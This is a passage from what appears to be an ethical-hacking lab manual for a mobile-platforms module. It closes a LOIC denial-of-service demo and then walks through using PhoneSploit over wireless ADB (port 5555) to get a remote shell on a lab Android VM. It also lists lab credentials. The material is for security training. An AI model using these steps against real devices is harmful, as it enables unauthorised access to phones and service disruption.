


Figure 1.3.10: Wireshark displays network traffic

18. Now, click the **Stop capturing packets** icon ( ) in the toolbar to stop the process.

19. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot.




Figure 1.3.11: Stop packet capture

20. Now switch back to the **Android** virtual machine and halt the DoS attack by clicking the **STOP** button.

Figure 1.3.12: Stopping the DoS attack

21. This concludes the demonstration of how to use LOIC on Android to launch a DoS attack on a target machine.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

TASK 4

Exploit the Android Platform through ADB using PhoneSploit

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

Note: We will target the **Android** virtual machine (**10.10.10.14**) using the **Parrot Security** virtual machine.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory
7. In the **Terminal** window, type **apt-get install adb** and press **Enter** to install ADB.
8. If a **Do you want to continue?** message appears during the installation, type **Y** and press **Enter** to continue.




Figure 1.4.1: Install ADB

TASK 4.1

Clone PhoneSploit Repository

9. Once the installation completes, type **git clone https://github.com/01010000-kumar/PhoneSploit** and press **Enter** to clone the PhoneSploit repository.




Figure 1.4.2: Cloning PhoneSploit

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 17 Hacking Mobile Platforms/GitHub Tools/** and copy the **PhoneSploit** folder.
- Paste the copied **PhoneSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PhoneSploit /root/**.

10. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.

11. Type **phyton3 -m pip install colorama** and press **Enter** to install the dependency.




Figure 1.4.3: Install dependency

12. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.




Figure 1.4.4: Running PhoneSploit

13. The PhoneSploit main menu options appear, as shown in the screenshot.




Figure 1.4.5: PhoneSploit options

TASK 4.2

Specify and Exploit the Target Android Device

14. The **main_menu** prompt appears; type **3** and press **Enter** to choose **Connect a new phone**.
15. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
16. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555**

Note: If you are unable to establish a connection with the target device, then perform **Steps#12-15** again.




Figure 1.4.6: Connect a device

17. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
18. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
19. You can observe that a shell command line appears, as shown in the screenshot.




Figure 1.4.7: Shell access on a phone

